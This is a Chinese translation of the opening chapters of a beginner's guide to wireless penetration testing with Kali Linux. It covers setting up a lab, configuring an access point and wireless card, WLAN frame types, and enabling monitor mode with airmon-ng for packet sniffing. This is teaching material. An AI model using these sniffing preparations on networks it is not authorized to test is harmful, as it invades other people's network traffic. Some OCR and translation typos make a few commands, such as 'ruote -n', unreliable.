

Learn by doing: less theory, more results

Kali Linux Wireless Penetration Testing

Master wireless testing techniques to survey and attack wireless networks with Kali Linux

Beginner's Guide

Vivek Ramachandran

Cameron Buchanan

[PACKT] open source*
PUBLISHING
community experience distilled

目錄

Kali Linux 无线渗透测试入门指南 中文版

原书：Kali Linux Wireless Penetration Testing: Beginner's Guide

译者：飞龙

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- 代码仓库

赞助我



协议

第一章 配置无线环境

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙
>
>

简介

> 如果我要在八个小时之内砍倒一棵树，我会花六个小时来磨我的斧子。
>
> -- 亚伯拉罕·林肯，第 16 任美国总统

在每次成功的渗透测试背后，是数小时或者数天的准备，无线渗透测试也不例外。这一章中，我们会创建无线环境，我们在这本书中会将其用于实验。在你进行真实世界的渗透测试之前，将这个环境看做你的舞台吧。

无线渗透测试是个实践性的东西，首先配置环境，使你可以在安全和可控的环境下，尝试这本书中所有不同的实验非常重要。在继续下去之前，必须要首先配置这个实验环境。

硬件要求

我们需要满足下列硬件配置来建立无线环境。

- 两个带有内置 WiFi 网卡的笔记本：我们会使用一台笔记本作为受害者，另一台作为渗透测试者。虽然多数笔记本都满足要求，推荐笔记本需要至少有 3GB 的 RAM。这是因为我们可能会在笔记本上运行大量内存密集型软件。
- 一个无线适配器（可选）：取决于笔记本上的无线网卡，你可能需要支持封包注入和封包嗅探的 USB wifi 网卡。最佳选择是 Alfa Networks 的 Alfa AWUS036H，因为 Kali 自带它的支持。这本书编写时，它在亚马逊上卖 £18。替代选项是 EW-7711UAN，它更小而且更便宜。
- 一个接入点：一个支持 WEP/WPA/WPA2 加密标准的接入点就满足要求了。出于演示目的，我会使用 TP-LINK TL-WR841N 无线路由器。在本书编写时，你可以在亚马逊上花 £20 购买它。
- 互联网连接：这在执行搜索、下载软件和执行一些实验时有帮助。

软件要求

我们需要下列软件来配置无线环境：

- Kali：这个软件可以从官网上下载：`http://www.kali.org`。这个软件是开源的，你应该能直接在官网上下载。
- Windows XP/Vista/7：你需要他们质疑，安装在另一台笔记本上。本书的剩余部分中，这个笔记本用做受害者主机。

> 要注意，即使我们使用了基于 Windows 的OS，我们所学的技巧也能应在任何支持 WiFi 的设备上，例如智能手机、平板，以及其它。

1.1 安装 Kali

让我们现在快速浏览如何安装并运行 Kali。

Kali 会安装在笔记本上，在本书的剩余部分，它会作为渗透测试者的主机。


实战时间 -- 安装 Kali

Kali 相对易于安装。我们会通过将它启动为 Live DVD 来运行 Kali，之后安装在硬盘上。


逐步执行下列指南：

在可启动的 DVD 上烧录你下载的 Kali ISO。

1. 使用这个 DVD 启动笔记本，并从选择 `Boot Menu` 选择 `Install`。



2. 如果启动成功，你会看到一个非常棒的复古界面，像这样：



3. 安装器类似于大多数 Linux 系统的基于 GUI 的安装器，并且用起来应该很简单。在每个界面上选择合适的选项，并开始安装过程。安装完成之后，按照提示重启主机并取出 DVD。

4. 主机重启之后，会显示登录屏幕。输入 `root` 作为登录名，安装密码是安装过程中你设置的东西。你现在应该能够登录进你安装的 Kali。恭喜！

   我在这本书中会修改桌面主题和一些设置。你可以随意使用你自己的主题和颜色配置。

刚刚发生了什么？

我们已经成功将 Kali 安装到笔记本上。我们会将这台笔记本作为渗透测试者的主机，并用于本书的所有实验。

试一试 -- 将 Kali 安装到 VirtualBox

我们也可以将 Kali 安装到虚拟机中，例如 VirtualBox。如果你不想把整台笔记本都刷成 Kali，这是最佳选项。Kali 在 VirtualBox 中的安装过程一模一样。唯一的区别就是预启动，你需要创建在 VirtualBox 中。试试它吧。你可以从 `http://www.virtualbox.org` 下载 VirtualBox。

我们可以安装并使用 Kali 的其它方式之一就是通过 USB 驱动。如果你不想将它安装到硬盘上，但是仍然想在你的 Kali 实例上持久储存数据，例如脚本和新的工具，这会很有帮助。我们推荐你也试试它。

1.2 建立接入点


现在我们要建立接入点。我们之前提到过，我们对本书中所有实验使用 TP-LINK TL-WR841N 无线路由。但是，你可以随便使用任何其它接入点。操作的基本原则和方式都一样。

实战时间 -- 配置无线接入点


让我们开始吧。我们会配置接入点来使用无线环境的 SSID 开放授权。

逐步遵循以下步骤：

1. 打开接入点，使用光纤连接笔记本和接入点的以太网端口之一。
2. 在你的浏览器中输入接入点配置终端的 IP 地址，默认是 `192.168.1.1` 。你应该查询接入点的配置指南来找到它的 IP。如果你没有它的手册，你也可以使用 `ruote -n` 命令来找到 IP。网关的 IP 地址通常就是接入点的 IP。一旦你链接好了，你应该看到像这样的配置入口：




3. 登录后探索入口中的不同设置，并找到和配置新 SSID 相关的设置。
4. 将 SSID 修改为 `Wireless Lab` 。取决于接入点，你可能需要重启它来改变设置。



5. 与之相似，找到和 `Wireless Security` 相关的设置，将设置修改为 `Disable Security` ，`Disable Security` 表明使用开放授权模式。

6. 保存接入点的修改，并按需重启。现在你的接入点的 SSID 应该为 `Wireless Lab` 。

验证它的好方法就是使用 Windows 上的无线配置工具，并使用 Windows 笔记本观察可用的网络。你应该能找到 `Wireless Lab` ，作为列表的网络之一。



刚刚发生了什么？

我们已经成功将接入点 SSID 设置为 `Wireless Lab` 。它会发出广播，并被 Windows 笔记本以及广播频段范围内的其它设备捕获到。

要记住，我们将接入点配置为开放模式，这是最不安全的，建议你不要连接这种接入点来上网，因为任何 RF 范围内的人都能够使用它来联网。

试一试 -- 使用 WEP 或 WPA 配置无线接入点

玩转你的接入点的配置项。尝试使用加密标准，例如 WEP 或者 WPA/WPA2 来启动它。我们会在之后的章节中使用这些模式来演示对它们的攻击。

1.3 配置无线网卡

配置你的无线适配器比接入点更加简单。优势就是 Kali 天生支持这种网卡，并自带所有所需设备的驱动来启动封包注入和嗅探。

实战时间 -- 配置你的无线网卡

我们在渗透测试者的笔记本中使用无线适配器。

请逐步遵循这些指南来配置你的网卡。

1. 向 Kali 笔记本的 USB 中插入网卡，并启动它。

   一旦你登录之后，打开控制台并输入 `iwconfig` 。你的屏幕应该是这样：

```
root@wireless-example: ~
File  Edit  View  Search  Terminal  Help
root@wireless-example:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

   你可以看到 `wlan0` 是由无线适配器创建的无线接口。输入 `ifconfig wlan0` 来启动该接口，之后输入 `ifconfig wlan0` 来查看接口的当前状态：

```
root@wireless-example:~# ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

2. MAC 地址 `00:c0:ca:3e:bd:93` 应该和下载 Alfa 网卡背后的 MAC 地址一致。我们正在使用 Edimax，MAC 是 `80:1f:02:8f:34:d5` 。这是个简单的检查，确保你开启的正确的接口。

刚刚发生了什么？

Kali 自带了 Alfa 和 Edimax 所需的所有驱动。只要主机启动，适配器就会识别并分配网络接口 `wlan0` 。现在我们的无线适配器已经配置好，并且生效了。

1.4 连接到接入点

现在我们看一看如何使用无线适配器连接到接入点。我们的接入点的 SSID
是 `Wireless Lab` ，并没有使用任何身份验证。

实战时间 -- 配置你的网卡

下面我们开始。遵循这些步骤来将你的网卡连接到接入点。

1. 让我们首先看看我们的适配器当前检测到的无线网络是什么。输入命令 `iwlist wlan0` 来扫描，你会发现你附近的网络列表。

```
root@wireless-example:~# iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 9C:D3:6D:2A:7B:C0
                    Channel:11
                    Frequency:2.462 GHz (Channel 11)
                    Quality=22/70  Signal level=-88 dBm
                    Encryption key:on
                    ESSID:"everythingwillprobablynotbeokay"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0000023369666b3c
                    Extra: Last beacon: 1172ms ago
                    IE: Unknown: 001F6576657279746869E6777696C6C70726F6261626C7
96E6F7462656F6B6179
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 03010B
                    IE: Unknown: 0706474220010D14
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: Unknown: 2D1AAD011BFFFF000000000000000000000000000000040
6E6E70D00
```

   向下滚动，你回发现列表中的网络 `Wireless Lab` 。在我的安装中它被检测为 `Cell 05` ，你的可能有所不同。ESSID 字段包含网络名称。

2. 由于多个接入点可能拥有相同的 SSID，验证在之前的 `address` 提到的 MAC 地址是否匹配你的接入点的 MAC，它在接入点的背后，或者使用基于 Web 的 GUI 设置。

3. 现在，输入命令 `iwconfig wlan0 essid "Wireless Lab"` ，之后输入 `iwconfig wlan0` 来检查状态。如果你成功连接到了接入点，你应该会在 `iwconfig` 输出的 `Access Point:` 字段看中到接入点的 MAC 地址。

4. 我们从手册中知道了接入点的管理接口的 IP 地址是 `192.168.0.1` 。同样，当我们执行 `ruote -n` 命令时，它也是默认的路由 IP 地址。让我们通过输入命令 `ifconfig wlan0 192.168.0.2 netmask 255.255.255.0` 来将我们的 IP 地址设在相同子网内。通过输入 `ifconfig wlan0` 并检查输出来验证命令是否成功。

5. 现在让我们通过输入 `ping 192.168.0.1` 命令来 ping 接入点。如果网络连接合理建立了，你会看到接入点的恢复。此外你可以输入 `arp -a` 命令来验证响应来自接入点。你应该能看到 IP `192.168.0.1` 的 MAC 地址就是我们之前注意到的接入点的 MAC 地址。要注意，一些更新的接入点可能会禁用 ICMP 回响请求封包。这通常会使接入点默认更加安全，只保留最少的可用配置项。这种情况下，你可以尝试启动浏览器并访问 Web 接口来验证连接正常工作。

```
root@wireless-example:~# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_req=1 ttl=128 time=5.02 ms
64 bytes from 192.168.0.1: icmp_req=2 ttl=128 time=1.48 ms
64 bytes from 192.168.0.1: icmp_req=3 ttl=128 time=1.47 ms
^C
--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.479/2.660/5.021/1.670 ms
```

在接入点中，我们可以通过查看连接日志来验证连接。你可以在下面的日志中看到，无线网卡的 MAC 地址 `4C:0F:6E:70:BD:CB` 已经被记录，它生成了来自路由器的 DHCP 请求。

System Log

Auto Mail Feature: Disabled   Mail Settings

Log Type: DHCP   Log Level: ALL

Index	Time	Type	Level	Log Content
22	Dec 27 05:59:27	DHCP	INFO	DHCPS:Recv INFORM from 4C:0F:6E:70:BD:CB
21	Dec 27 05:57:27	DHCP	INFO	DHCPS:Recv INFORM from 4C:0F:6E:70:BD:CB
20	Dec 27 05:56:11	DHCP	INFO	DHCPS:Recv INFORM from 4C:0F:6E:70:BD:CB
19	Dec 27 05:56:07	DHCP	INFO	DHCPS:Send ACK to 192.168.1.100
18	Dec 27 05:56:07	DHCP	INFO	DHCPS:Recv REQUEST from 4C:0F:6E:70:BD:CB
17	Dec 27 05:56:07	DHCP	INFO	DHCPS:Send OFFER with ip 192.168.1.100

刚刚发生了什么？

我们刚刚使用无线适配器作为无线设备，从 Kali 成功连接到了我们的接入点。我们也了解了如何在无线客户端和接入点端验证建立好的连接。

试一试 -- 建立 WEP 配置的连接

这是给你的挑战性练习 -- 将接入点配置为 WEP。对于它们，尝试使用无线适配器建立到接入点的连接。提示：查看`iwconfig`命令的手册，通过输入`man iwconfig`来查看如何配置网卡来连接到 WEP。

小测验 -- 理解基础

Q1 在输入命令`ifconfig wlan0`之后，如何验证无线网卡是否正常工作？

Q2 我们是否能够使用 Kali Live CD 执行所哟䃌？我们能不能不将 CD 安装到硬盘上？

Q3 命令`arp -a`展示了什么？

Q4 我们在 Kali 中应该使用哪个工具来连接到 WPA/WPA2 网络？

总结

这一章向你提供了关于如何建立你自己的无线环境的详细指南。同时，在过程中，你学到了一些基本的步骤：

- 在你的硬盘上安装 Kali，并探索其它选项，例如虚拟机和 USB。
- 通过 Web 接口配置你的无线接入点。
- 理解和使用多种命令来配置和使用你的无线网卡。
- 验证无线客户端和接入点之间的连接状态。

在配置系统中获得自信相当重要。如果你没有自信，建议你重复几次之前的例子。在后面的章节中，我们会设计更多复杂的场景。

在下一章中，我们会了解 WLAN 设计中，固有的基于设计的不安全。我们会使用网络分析工具 Wireshark 来以实践方式理解这些概念。

第二章 WLAN 和固有的不安全性

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙

简介

> 建筑越高，地基就要打得越深。
>
> -- 托马斯·坎佩斯


没有什么伟大的东西能在脆弱的基础上构建。在我们的语境中，固有的不安全性之上不能构建出安全。

WLAN 在设计上拥有特定的不安全性，它们可被轻易利用，例如，通过封包注入，以及嗅探（能够在很远处进行）。我们会在这一章利用这些缺陷。

2.1 回顾 WLAN 帧

由于这本书处理无线方面的安全，我们假设你已经对协议和封包的头部有了基本的了解。没有的话，或者你离开无线有很长时间了，现在是个好机会来回顾这个话题。

让我们现在快速复习一些 WLAN 的基本概念，大多数你可能已经知道了。在 WLAN 中，通信以帧的方式进行，一帧会拥有下列头部结构：



`Frame Control` 字段本身拥有更复杂的结构：



类型字段定义了下列三种 WLAN 帧：

1. 管理帧：管理帧负责维护接入点和无线客户端之间的通信。管理帧拥有下列子类型：
    - 验证
    - 解除验证
    - 关联请求
    - 关联响应
    - 重关联请求
    - 重关联响应
    - 解除关联
    - 信标
    - 探测请求
    - 探测响应
2. 控制帧：控制帧负责确保数据在接入点和无线客户端之间合理交换。控制帧拥有下列子类型：
    - 请求发送（RTS）
    - 清除发送（CTS）
    - 确认（ACK）
3. 数据帧：数据帧携带在无线网络上发送的真实数据。它没有子类型。

我们在之后的章节中讨论不同攻击的时候，会讨论这些帧中每一种的安全隐患。

我们现在看一看如何使用 Wireshark 嗅探无线网络上的这些帧。也有其他工具 -- 例如 Airodump-NG，Tcpdump，或者 Tshark -- 你同样可以用于嗅探。我们在这本书中多数情况会使用 Wireshark，但是我们推荐你探索其它工具。第一步是创建监控模式的接口。这会为你的适配器创建接口，使我们可以读取空域中的所有无线帧，无论它们的目标是不是我们。在有线的世界中，这通常叫做混合模式。

实战时间 -- 创建监控模式的接口

让我们现在将无线网卡设为监控模式。

遵循下列指南来开始：

1. 启动 Kali 并使适配器保持连接。一旦你打开了控制台，输入 `iwconfig` 并确保网卡被检测到，驱动被正确加载。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@kali:~#
```

2. 使用 `ifconfig wlan1 up` 命令启动网卡（其中 `wlan1` 是你的适配器）。通过运行 `ifconfig wlan1` 验证网卡是否正在运行。你应该在输出的第二行看到单词 `UP`，像这样：

```
root@kali:~# ifconfig wlan1 up
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# ifconfig wlan1
wlan1     Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@kali:~#
```

3. 为了将网卡设为监控模式，我们使用 `airmon-ng` ，它在 Kali 中自带。首先执行 `airmon-ng` 命令来确认它检测到了可用的网卡。你应该能看到输出中列出的 `wlan1` 接口：

```
root@kali:~# airmon-ng


Interface       Chipset         Driver

wlan1           Ralink RT2870/3070      rt2800usb - [phy0]

root@kali:~#
```

4. 现在输入 `airmon-ng start wlan1` 命令来创建对应 `wlan1` 设备的监控模式接口。新的监控模式接口名为 `mon0` 。（你可以再次不带参数使用 `airmon-ng` 来验证。）

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan1


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2256    NetworkManager
2292    dhclient
3125    wpa_supplicant


Interface       Chipset         Driver

wlan1           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)

root@kali:~# airmon-ng


Interface       Chipset         Driver

mon0            Ralink RT2870/3070      rt2800usb - [phy0]
wlan1           Ralink RT2870/3070      rt2800usb - [phy0]
```

5. 同样，运行 `ifconfig mon0` 会展示叫做 `mon0` 的新接口。

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig mon0
mon0      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1352 errors:0 dropped:1385 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:172082 (168.0 KiB)  TX bytes:0 (0.0 B)
```

刚刚发生了什么？

我们成功创建了叫做 `mon0` 的监控模式接口。这个接口用于嗅探空域中的无线封包。这个接口已经在我们的无线适配器中创建了。

试一试 -- 创建多个监控模式接口

可以创建多个监控模式的接口，使用相同的物理网卡。使用 airmon-ng 工具来看看如何完成。

